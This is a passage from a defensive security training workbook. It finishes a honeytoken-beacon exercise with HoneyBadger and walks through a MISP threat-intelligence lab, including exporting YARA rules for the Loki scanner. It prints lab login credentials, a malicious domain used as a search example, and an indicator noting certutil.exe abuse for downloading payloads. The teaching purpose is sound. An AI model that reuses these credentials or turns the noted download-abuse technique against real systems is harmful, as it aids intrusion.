
    We will now open Google Chrome (shortcut is provided in the taskbar) and select the HoneyBadger bookmark that has been prepared (http://192.168.20.10:5000). You can authenticate using the credentials you've just created (sec599 - sec599).

    Upon authentication, you will see a map overview with some sample data loaded.



14. **Clean out sample data**

Inside the HoneyBadger web interface, click the "targets" button. You will notice that 1 "demo" target has been created (with 2 sample beacons), which we will delete using the "Delete" button.



15. **Add our own target**

We will now create our own target "synctechlabs" (or you can opt to select another name). Upon completion, please click the "demo" button.

16. **Accessing demo page**

Once you click "Demo", you will be redirected to a "Demo" page that includes the "tracking" functionality. This is just a demo, empty, page which you would of course further adapt / refine in a real environment (e.g. add some interesting information).


Note that even if you click "Cancel" in the JavaScript pop-up, the beacon will still correctly report.

17. **Review beacons**

After the demo page is loaded, we will now access the "beacons" function (top right of the HoneyBadger main screen). Inside the beacons screen, you'll notice that our IP address (192.168.10.16) is reported, together with GPS coordinates.

The GPS coordinates are "placeholder" values, as the IP that is being detected is an internal IP address, which doesn't yield good results in a GeoIP lookup.

This completes our exercise, where we've attempted to provide you with two interesting ideas to set up honeytokens in your environment!



SEC599-5.3: Exercise - Leveraging threat intelligence with MISP & Loki

Objective

High-level exercise steps:

- Get acquainted with the MISP interface
- Adding an event & attributes in MISP
- Exporting YARA rules from MISP
- Running Loki using the exported YARA rules

Scenario

Virtual Machines

1. SEC599-C01 - Firewall
2. SEC599-C01 - DomainController
3. SEC599-C01 - Ubuntu04
4. SEC599-C01 - Windows

Exercise 1 : SEC599-5.3

The objective of the lab is to leverage threat intelligence that is available in MISP. We will perform a small walkthrough of the MISP interface, after which we will download some YARA rules and use them as input for the Loki APT scanner!

High-level exercise steps:

- Get acquainted with the MISP interface
- Adding an event & attributes in MISP
- Exporting YARA rules from MISP
- Running Loki using the exported YARA rules

1. **Authenticate to Windows workstation**

   As a first step, let's authenticate to our Windows workstation using the following credentials:

   - Username: nick.fury
   - Password: Awesomesauce123

2. **Open MISP web interface**

   We will use the MISP (Malware Information Sharing Platform) for the purposes of exchanging threat intelligence. From its official web site:

   A platform for sharing, storing and correlating Indicators of Compromises of targeted attacks. Discover how MISP is used today in multiple organisations. Not

only to store, share, collaborate on malware, but also to use the IOCs to detect and prevent attacks.

We have set up a MISP instance inside our lab environment, which is preloaded with a number of open source intelligence feeds. Let's explore the interface by opening Google Chrome and browsing the MISP bookmark. Ignore the self-signed certificate error and use the following credentials:

- Username: nick.fury@synctechlabs.com
- Password: Awesomesauce123

3. **Exploring the MISP interface - Events**


Once authenticated, the first page you see in MISP is the "Events" page. Note that you may need to zoom out a little bit in Chrome, as the "Events" page has a lot of information.

An "Event" in MISP can be compared to an attack campaign for which IOCs exist. In the "Events" view, you will notice the following fields per event:

- The organization that created the event;
- The event id;
- If available, contextual information such as Threat Actor or Tools;
- Tags, which could include for example the source of the event or the TLP (Traffic Light Protocol) classification for the event;
- The number of attributes (an attribute is typically an actual IOC);
- The date the event was added;

- The name of the event;
- The distribution settings for the event;
- ...

You can click on the event id, which will open that event (and all linked attributes).




4. **Exploring the MISP interface - Attributes**

Once you open an event (by clicking its event ID), you will receive a detailed view of the event. In our example, we've opened event ID 160, which is part of a Locky ransomware campaign.

When scrolling down, you will also see all attributes linked to this event. Attributes are usually "IOCs" that we can use to perform active hunting or incident response! Typical example categories include:

- Hostnames
- IP addresses
- File hashes
- Tools
- YARA rules
- IDS rules
- ...




5. **Exploring the MISP interface - Search Attributes**

   Imagine you've identified a hostname, file hash,... during one of your investigations and you'd like to see if there's any related information in MISP... You can achieve this by clicking the "Event Actions" -> "Search Attributes". Just to illustrate the search function, let's try searching for the following domain name:

   "halley-informatica.com"

   You can enter the value in the "Containing the following expressions" field.

   This should render a few results, which you can further investigate.




6. **Exploring the MISP Interface - Adding Events**

Throughout your investigations & research, at some point you will most likely identify some interesting malware-related information! It's a good idea to add this information as events / attributes in MISP. Even if it's sensitive information, you can centralize it in your own MISP instance and choose not to share it with other communities.

It can then be used in an automated fashion to feed your detection technology (e.g. SIEM, EDR tools,...). You can add information in MISP by clicking: "Event Actions" -> "Add Event".

- In this first screen, you need to provide some initial information about the event:
  - What is the date?
  - What is the threat level?
  - Who do you want to distribute the event (& its attributes) to?
  - What is the analysis stage?
  - A quick event description




7. **Exploring the MISP interface - Adding attributes**

Once you clicked the "Add" button in the "Add Event" screen, you will now land in the detailed event screen. On the left-hand side (in the menu), you can now select a number of options:

- "Add Attribute" (to add attributes one by one)
- "Populate from" will allow you to add a set of attributes from an external source (e.g. an OpenIOC file)
- ...

We will select "Add Attribute" and add the following type of attribute (remember the exercise we did yesterday, when we developed an IDS rule for certutil.exe):

- Category: "Network actvitiy"
- Type: "user-agent"
- Value: "certutil.exe"
- Contextual comment:"Built-in Microsoft tool abused to download additional payloads"



8. **Exploring the MISP interface - Servers & Feeds**

So... We've created an event and added an attribute!


The main idea behind MISP is of course the sharing of threat information! Under the "Sync Actions" menu, you'll notice two options for this:

- List Servers
- List Feeds

"Servers" are other MISP instances to which you are connected. You can see this as a sort of "trusted" P2P network with other parties with whom you'd like to share information. It's important to note that you can use fine-grained authorization levels to determine what information is shared with whom.

"Feeds" are third-party feeds that are loaded in your local MISP instance. The events & attributes you've just looked at are part of a number of open source threat intelligence feeds that have been loaded in MISP by default!

Let's click the "List Feeds" button and have a quick look at the different sources!



9. **Exploring the MISP interface - Export IOCs**


So... How do we USE this information that is inside MISP? There's a few options to achieve this:

- Some tools support direct interaction with the MISP API to load intelligence (using an authorization key).
- MISP also has an "export" function available to export attributes, so they can be loaded in third-party tools. You can click the "Event Actions" -> "Export" button, where you will see that a wide variety of export formats is supported (including Suricata, Snort, JSON, XML,...)

Although Loki has a python script to fetch information from MISP automatically, it's not always that reliable. We will thus download all YARA rules in our MISP instance using the following URL:

https://192.168.30.17/attributes/text/download/yara

This is one of many different API calls that can be configured in automated systems to fetch information. Please note that they will need to add the HTTP Authorization header (which is currently being done for us by our browser).



10. **Moving misp.yara.txt to Loki**

